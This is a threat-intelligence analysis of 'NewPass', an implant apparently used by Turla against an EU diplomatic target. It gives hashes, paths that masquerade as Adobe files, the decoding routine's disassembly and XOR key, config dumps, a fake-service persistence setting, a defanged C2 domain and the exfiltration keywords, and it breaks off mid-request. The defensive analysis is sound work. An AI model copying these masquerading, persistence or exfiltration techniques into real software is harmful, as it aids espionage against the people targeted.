Turla / Venomous Bear updates its arsenal: “NewPass” appears on the APT threat scene

July 14, 2020

Cyber Threat Intelligence
14 Jul

Recently Telsy observed some artifacts related to an attack that occurred in June 2020 that is most likely linked to the popular Russian Advanced Persistent Threat (APT) known as ***Venomous Bear*** (aka ***Turla*** or ***Uroburos***). At the best of our knowledge, this time the hacking group used a previously unseen implant, that we internally named "***NewPass***" as one of the parameters used to send exfiltrated data to the command and control.

Telsy suspects this implant has been used to target at least one European Union country in the sector of diplomacy and foreign affairs.

NewPass is quite a complex malware composed by different components that rely on an encoded file to pass information and configuration between each other. There are at least three components of the malware: a dropper, that deploys the binary file; a loader library, that is able to decode the binary file extracting the last component, responsible for performing specific operations, such as communicate with the attackers' command and control server (the "agent")


The loader and the agent share a ***JSON*** configuration resident in memory that demonstrate the potential of the malware and the ease with which the attackers can customize the implant by simply changing the configuration entries' values.

Dropper Analysis

The first Windows library has a huge size, about **2.6 MB**, and it is identified by the following hash:

Type	Value
SHA256	e1741e02d9387542cc809f747c78d5a352e7682a9b83cbe210c09e2241af6078

Exploring the artifact using a static approach, it is possible to note that it exports a high number of functions, as shown in the following image.



ordinal (10)	name (10)	location
1	Bcp47GetEnglishName	.text:0000000180042A10
2	Bcp47GetLocalizedName	.text:0000000180042A10
3	Bcp47GetLocalizedScript	.text:0000000180042A10
4	DllCanUnloadNow	.text:0000000180042A10
5	DllRegisterServer	.text:0000000180042A10
6	GetAllDefaultApps	.text:0000000180042A10
7	GetCompatibleInputMethodsForLanguage	.text:0000000180042A10
8	IsImeInputMethod	.text:0000000180042A10
9	IsTouchEnabledInputMethod	.text:0000000180042A10
10	LocalDataVer	.text:0000000180041740

Most of the reported functions point to useless code and only ***LocalDataVer*** can be used as an entry point of the DLL, therefore making it useful to understand the malicious behavior.

Attackers used this trick likely to avoid sandbox analysis, as well as make manual analysis slightly harder. Sandbox solutions, in fact, probably will try to execute a DLL file using ***rundll32.exe*** or ***regsvr32.exe*** utilities, using "***DllMain***" or "***DllRegisterServer***" as an entrypoint function. In this case, both these functions cause the termination of the program, without showing the real malware behavior.

The library's aim is to deploy the backdoor and its configuration file under two different folders depending on attacker's customization.

According to what has been observed by our research team, the paths used in this case are the following:


Configuration Path	Backdoor Path
ProgramData\Adobe\ARM\Reader_20.021.210_47.dat	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\lib3DXquery.dll
ProgramData\WindowsHolographic\SpatialStore\HolographicSpatialStore.swid	WindowsHolographicService.dll

For the second sample we weren't able to retrieve its dropper. Therefore, it is possible to obtain the location of the configuration file from which the backdoor tried to load the parameters, but not the exact location in which the dropper deployed the implant artifact.

Furthermore, the used paths are very stealthy and it is easy to confuse the artifacts as components of legitimate programs, such as **Adobe Reader** or **Windows Mixed Reality**.

In particular, the path of the first sample is the same used by the legitimate Adobe Reader installation and therefore the ***lib3DXquery.dll*** file matches up perfectly with the other Adobe components, making it almost totally invisible.

The configuration file written, at first glance, seems to be totally encrypted and incomprehensible without analyzing the next stage. The following image shows the configuration file in its raw form.




```
29 89 11 6B 81 65 C5 11 68 88 DF 51 DF 03 69 B3   )‰.k.eÅ.hˆßQß.i³
32 74 CA 5C 26 89 D6 1F DF 0F 64 AE 32 7D DC 52   2tÊ\&‰Ö.ß.d®2}ÜR
05 C8 8E 5F C2 1E 7B BD 2F 28 8B 16 6C 89 D8 1B   .ÈŽ_Â.{½/(‹.l‰Ø.
DF 0F 44 A0 20 6D F3 4F 2F CA 81 4C CF 0B 3B F3   ß.D  móO/Ê.LÏ.;ó
7D 78 DD 46 26 C4 DE 1F DF 0F 4D B9 23 76 CB 54   }xÝF&ÄÞ.ß.M¹#vËT
14 D9 82 48 DF 0F 38 BD 2F 7F F8 45 2E D6 80 51   .Ù‚Hß.8½/.øE.Ö€Q
DF 47 3B BD 2F 5A CC 52 28 DD 81 59 F7 01 69 AF   ßG;½/ZÌR(Ý.Y÷.i¯
20 69 D6 52 2E EB 9B 4C D7 16 74 BD FB 99 D6 FE    iÖR.ë›L×.t½û™Öþ
94 5F BB 73 52 FC 77 70 B9 F4 36 6E 72 2D 05 F3   ”_»sRüwp¹ô6nr-.ó
08 D2 7F 7C F9 8D CF 44 CF 19 B6 41 3C 0E 4F DC   .Ò.|ù.ÏDÏ.¶A<.OÜ
63 45 8D 2A BC 1A 79 84 9C 8F 10 6A 40 9C 61 8C   cE.*¼.y„œ..j@œaŒ
0E F5 9B 09 97 EE 9B 7E 0F 89 9F CB 12 FF EE 51   .õ›.—î›~.‰ŸË.ÿîQ
99 8D A9 00 4A 80 2E BF 1B 0F 97 27 46 B2 BF 0A   ™.©.J€.¿..—'F²¿.
88 22 52 1B C6 10 BD 6E DC 53 AF 74 F7 56 3C 91   ˆ"R.Æ.½nÜS¯t÷V<‘
BB C8 0A 70 84 0B 39 E9 17 90 48 E3 F4 97 EF 8C   »È.p„.9é..Hãô—ïŒ
A3 DF CC C3 90 75 27 78 21 2E 93 E3 D7 C3 DE 5E   £ßÌÃ.u'x!.“ã×ÃÞ^
ED DA 35 F7 AA E5 5E 3B F8 6F 70 C2 0F 20 82 15   íÚ5÷ªå^;øopÂ. ‚.
3C FE 37 B0 68 7A 4E 24 1D 69 DF C0 86 73 06 B7   <þ7°hzN$.ißÀ†s.·
7C 05 FB C4 19 E2 42 29 DC DB ED 9C 62 FE 20 F6   |.ûÄ.âB)ÜÛíœbþ ö
EE 9F 08 ED 21 6D C6 B0 A0 D7 14 25 D3 90 BA 32   îŸ.í!mÆ° ×.%Ó.º2
4B F2 E4 C6 CF 8F 50 87 54 BA 2E FF 47 FB 9B D0   KòäÆÏ.P‡Tº.ÿGû›Ð
DE 3F B8 62 68 AA A7 9D 19 DE 14 8E 2F DA A0 DD   Þ?¸bhª§..Þ.Ž/Ú Ý
77 FC 57 54 84 55 53 7A 5D 72 86 2E A9 6D 23 3D   wüWT„USz]r†.©m#=
A9 11 60 53 79 A8 92 1D 90 C0 A6 AE 2F 1A 31 32   ©.`Sy¨’..À¦®/.12
41 CF 70 6A F0 42 D8 4D EE C3 ED 21 8B F1 33 D2   AÏpjðBØMîÃí!‹ñ3Ò
4E 75 C7 47 66 2D F0 F0 BC B2 8E 14 0A D9 07 CC   NuÇGf-ðð¼²Ž..Ù.Ì
```

Loader Analysis

The retrieved backdoor implants are identified by the following hashes:


Name	SHA256
lib3DXquery.dll	6e730ea7b38ea80f2e852781f0a96e0bb16ebed8793a5ea4902e94c594bb6ae0
WindowsHolographicService.dll	f966ef66d0510da597fec917451c891480a785097b167c6a7ea130cf1e8ff514

Once again, the libraries export several functions but only one is useful to execute their real payload.



Name	Address	Ordinal
Bcp47GetEnglishName	0000000180003280	1
Bcp47GetNativeName	0000000180003280	2
Bcp47GetSerializedUserLanguageProfile	0000000180003280	3
DllCanUnloadNow	0000000180003280	4
DllRegisterServer	0000000180003280	5
GetAllDefaultApps	0000000180003280	6
GetCompatibleInputMethodsForLanguage	0000000180003280	7
GetInputMethodProperties	0000000180003280	8
GetLanguageNames	0000000180003280	9
GetLayoutPolicy	0000000180003280	10
LanguagesDatabaseHasChildren	0000000180003280	11
LocalDataVer	000000018000ACE0	12

lib3DXquery.dll




Name	Address	Ordinal
Bcp47GetLocalizedScript	0000000180003280	1
DllCanUnloadNow	0000000180003280	2
GetInputMethodTileName	0000000180003280	3
GetUpgradeHighlightStatusForAppID	0000000180003280	4
InitSrv	000000018000ACE0	5
IsImmersiveInputMethod	0000000180003280	6
IsTouchEnabledInputMethod	0000000180003280	7
LanguagesDatabaseGetChildLanguages	0000000180003280	8
TransformInputMethodsForLanguage	0000000180003280	9

WindowsHolographicService.dll

To begin, the library checks the presence of the associated configuration file, if it does not exist, the backdoor terminates its execution. Vice versa, once found the file the malware starts to decode and read the current configuration.

The first **5 bytes** of the file contains the size of the data to read starting from the **6th bytes** and which contains the first encoded information useful to allow the malware to load the entire configuration.

All the data retrieved in this first phase is encoded using a simple XOR algorithm with a fixed key ***19 B9 20 5A B8 EF 2D A3 73 08 C1 53***, hardcoded at the beginning of the function as represented in the following image.



```
000007FEE9DC1C90
000007FEE9DC1C90
000007FEE9DC1C90
000007FEE9DC1C90 xor_sub_180011C90 proc near
000007FEE9DC1C90
000007FEE9DC1C90 var_28= dword ptr -28h
000007FEE9DC1C90 var_24= dword ptr -24h
000007FEE9DC1C90 var_20= dword ptr -20h
000007FEE9DC1C90 var_18= qword ptr -18h
000007FEE9DC1C90
000007FEE9DC1C90 sub     rsp, 28h
000007FEE9DC1C94 mov     rax, cs:__security_cookie
000007FEE9DC1C9B xor     rax, rsp
000007FEE9DC1C9E mov     [rsp+28h+var_18], rax
000007FEE9DC1CA3 xor     r8d, r8d
000007FEE9DC1CA6 mov     r10, rcx
000007FEE9DC1CA9 mov     [rsp+28h+var_28], 5A20B919h
000007FEE9DC1CB0 mov     [rsp+28h+var_24], 0A32DEFB8h
000007FEE9DC1CB8 mov     [rsp+28h+var_20], 53C10873h
000007FEE9DC1CC0 movsxd  r9, edx
000007FEE9DC1CC3 test    edx, edx
000007FEE9DC1CC5 jle     short loc_7FEE9DC1D0F
```

Fixed key:
19 B9 20 5A B8 EF 2D A3 73 08 C1 53

```
C1D0F:
x, eax
x, [rsp+28h+var_18]
x, rsp         ; StackCookie
security_check_cookie
p, 28h

0011C90 endp
```

```
000007FEE9DC1CC7
000007FEE9DC1CC7 loc_7FEE9DC1CC7:
000007FEE9DC1CC7 xor     edx, edx
000007FEE9DC1CC9 xor     eax, eax
000007FEE9DC1CCB nop     dword ptr [rax+rax+00h]
```

```
000007FEE9DC1CD0
000007FEE9DC1CD0 loc_7FEE9DC1CD0:
000007FEE9DC1CD0 cmp     r8, r9
000007FEE9DC1CD3 jge     short loc_7FEE9DC1CFB
```

```
000007FEE9DC1CD5 movzx   ecx, byte ptr [rsp+rax+28h+var_28]
000007FEE9DC1CD9 inc     rax
000007FEE9DC1CDC inc     r8
000007FEE9DC1CDF xor     [r8+r10-1], cl
000007FEE9DC1CE4 inc     edx
000007FEE9DC1CE6 cmp     rax, 0Ch
000007FEE9DC1CEA jnz     short loc_7FEE9DC1CF0
```

```
000007FEE9DC1CEC xor     edx, edx
000007FEE9DC1CEE xor     eax, eax
```

```
000007FEE9DC1CF0
000007FEE9DC1CF0 loc_7FEE9DC1CF0:
000007FEE9DC1CF0 cmp     byte ptr [rsp+rax+28h+var_28], 0
000007FEE9DC1CF4 jnz     short loc_7FEE9DC1CD0
```


```
000007FEE9DC1CF6 cmp     r8, r9
000007FEE9DC1CF9 jl      short loc_7FEE9DC1CC7
```

```
000007FEE9DC1CFB
000007FEE9DC1CFB loc_7FEE9DC1CFB:
000007FEE9DC1CFB mov     eax, edx
000007FEE9DC1CFD mov     rcx, [rsp+28h+var_18]
000007FEE9DC1D02 xor     rcx, rsp         ; StackCookie
000007FEE9DC1D05 call    __security_check_cookie
```

So, the malware reads the first **5 bytes** and decodes it using the key, obtaining the number of the bytes it has to read to obtain the initial configuration.


In this specific case, from the decoded bytes it gets the value **00081**.

So, it proceeds to read other next **81 bytes**.



```
29 89 10 62 89 65 C5 11 6F 8B D9 51 DF 03 69 B3   )‰.b‰eÅ.o‹ÙQß.i³
32 74 CA 5C 26 89 D6 1F DF 0F 64 AE 32 7D DC 52   2tÊ\&‰Ö.ß.d®2}ÜR
05 C8 8E 5F C2 1E 7B BD 2F 28 8B 16 6C 89 D8 1B   .ÈŽ_Â.{½/(‹.l‰Ø.
DF 0F 44 A0 20 6D F3 4F 2F CA 81 4C CF 0B 3B F3   ß.D  móO/Ê.LÏ.;ó
7D 78 DD 46 26 C4 DE 1F DF 0F 4D B9 23 76 CB 54   }xÝF&ÄÞ.ß.M¹#vËT
14 D9 82 48 DF 0F C1 5B 8C 8A 1A 7A 99 5E 98 FC   .Ù‚Hß.Á[ŒŠ.z™^˜ü
```


Decoding these last ones with the usual key, it obtains a string composed by different parameters separated by "||", as illustrated below.



```
90 7C 7C 31 35 33 36 7C 7C 70 61 72 61 6D 73 7C  .||1536||params|
7C 31 39 32 7C 7C 6C 6F 61 64 65 72 5F 70 61 72  |192||loader_par
61 6D 73 7C 7C 31 32 36 36 31 37 36 7C 7C 4C 61  ams||1266176||La
73 74 4A 6F 75 72 6E 61 6C 78 33 32 2E 61 64 66  stJournalx32.adf
7C 7C 31 32 7C 7C 45 78 70 6F 72 74 4E 61 6D 65  ||12||ExportName
7C 7C 00 2D 00 31 00 30 00 30 00 31 00 00 00 20  ||.-.1.0.0.1...
```

However, this is still not the final configuration used by the malware, but it contains only the parameters to load the last malicious Windows library, named ***LastJournalx32.adf***, containing the final agent.

This payload is hidden into the configuration file after a section of random bytes used by the attackers to change the hash value of the file at every infection.



```
        0  1  2  3  4  5  6  7  8  9  A  B  Č  D  E  F   0123456789ABČDEF
0530h: 42 0B 73 1B 04 8F B6 39 71 CE F5 DA 3E 17 09 66   B.s...¶9qÎõÚ>..f
0540h: 39 AB 37 6E A7 B0 D6 82 D5 A0 E5 8A 22 97 A6 90   9«7n§°Ö,Õ åŠ"—¦.
0550h: 47 93 F7 F3 C3 73 2B BC 98 08 90 A1 A2 57 99 10   G"÷óÃs+¼˜..¡¢W™.
0560h: B9 BB FF F8 E7 C7 49 37 34 41 C5 61 48 B3 5E 31   ¹»ÿøçÇI74AÅaH³^1
0570h: 27 EF 08 65 E2 24 DA 99 D1 BF 38 B4 58 13 D9 44   'ï.eâ$Ú™Ñ¿8´X.ÙD
0580h: 6D E1 FF A6 A5 89 24 5D 27 32 05 4E 52 42 AA 79   máÿ¦¥‰$]'2.NRBªy
0590h: 15 8E 52 C8 9B 54 8C 64 B3 A2 FF 50 A7 81 B4 05   .ŽRÈ›TŒd³¢ÿP§.´.
05A0h: D5 E8 9B 1D 31 7B 23 1C 35 0A 8B 54 65 AD 93 92   Õè›.1{#.5.‹Te-"'
05B0h: 6E 0A 05 6D 34 B8 1E 94 95 7D EF E6 3F DE 0D 09   n..m4¸."•}ïæ?Þ..
05C0h: E5 1C 67 8B 7A 94 43 B5 DC 41 AB 34 F0 40 30 44   å.g‹z"CµÜA«4ð@0D
05D0h: 13 72 D3 38 D4 7A AC 98 33 7D D6 4B DC FC 70 B3   .rÓ8Ôz¬˜3}ÖKÜüp³
05E0h: 78 48 1C 21 24 62 2B EF 93 01 E7 D5 4D 5A 90 00   xH.!$b+ï".çÕMZ..
05F0h: 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00   ........ÿÿ..¸...
0600h: 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00   ....@...........
0610h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0620h: 00 00 00 00 00 00 00 00 10 01 00 00 0E 1F BA 0E   ..............º.
0630h: 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70   .´.Í!¸.LÍ!This p
0640h: 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65   rogram cannot be
0650h: 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65    run in DOS mode
0660h: 2E 0D 0D 0A 24 00 00 00 00 00 00 00 C8 43 7D 85   ....$.......ÈC}…
```

During its activity, the loader decrypts and maintains in memory the complete configuration used during the infection chain.

It consists of different ***JSON*** formatted structures that look like the following:

> *{ "RefreshToken":"", "NoInternetSleepTime":"3600", "GetMaxSize":"60000", "ClientId":"", "DropperExportFunctionName":"LocalDataVer", "Autorun":"16", "ImgurImageDeletionTime":"120", "RecoveryServers":[ ], "RunDllPath":"%WinDir%\\System32", **"AgentLoaderExportFunctionName":"LocalDataVer",** "Key":"[…redacted…]", **"AgentName":"LastJournalx32.adf",** "UserAgent":"", […truncated…]*

The structure contains all the information necessary for the loader to correctly launch the final agent. Some of these information are ***AgentFileSystemName***, ***AgentExportName*** and ***AgentName***.

The agent shares the same memory space of the loader, thus it is able to access to the same configuration and to extract the needed parameters, such as the object named ***Credentials***. It also contains the domain name (**newshealthsport[.]com**) and the path **(/sport/latest.php**) of the command-and-control with which the agent will communicate.

From the configuration it is also possible to notice the version number of the malware, specifically it is **19.03.28** for the **AgentLoader** and **19.7.16** for the ***Agent***.

Moreover, the agent is identified by an **ID** addressed by the **AgentID** entry that is used during the communication with the C2 as identifier of the infected machine.

The configuration also embeds a specific structure for persistence mechanisms that appears as follow:

```
{     “Autoruns”: {         “Service”: {             “DisplayName”: “Adobe Update Module”,             “ServiceName”:
“Adobe Update Module”,             “Enabled”: “true”         },         “TaskScheduler”: {             “Enabled”: “false”
        },         “Registry”: {             “Enabled”: “false”         },         “Policies”: {             “Enabled”: “false”         }     }
}
```

The implant supports different types of persistence mechanisms: through ***Service Manager***, ***Task Scheduler***, via ***Registry Key*** or using ***Windows GPO.***

In this specific case, attackers enabled the ***Service*** method that allows the malware to interact with the ***SCManager*** to create a new service named ***Adobe Update Module*** pointing to the path of the loader.

Agent Analysis

The last payload is identified by the following hash:

Type	Value
SHA256	08a1c5b9b558fb8e8201b5d3b998d888dd6df37dbf450ce0284d510a7104ad7f

It is responsible for exfiltrating information from the infected machine, sending it to the command-and-control and downloading new commands to be executed.

To make the communication with the C2 stealthier, the agent uses a set of keywords to separate the data within a POST request. The keywords are specified by attackers during development phase.

In the analyzed case, they are the following:


- *dbnew*
- *contentname*
- *newpass*
- *passdb*
- *data_src*
- *server_login*
- *table_data*
- *token_name*
- *server_page*
- *targetlogin*

So, during the exfiltration phase, the HTTP requests appear as reported in the table below

```
POST /sport/latest.php HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0
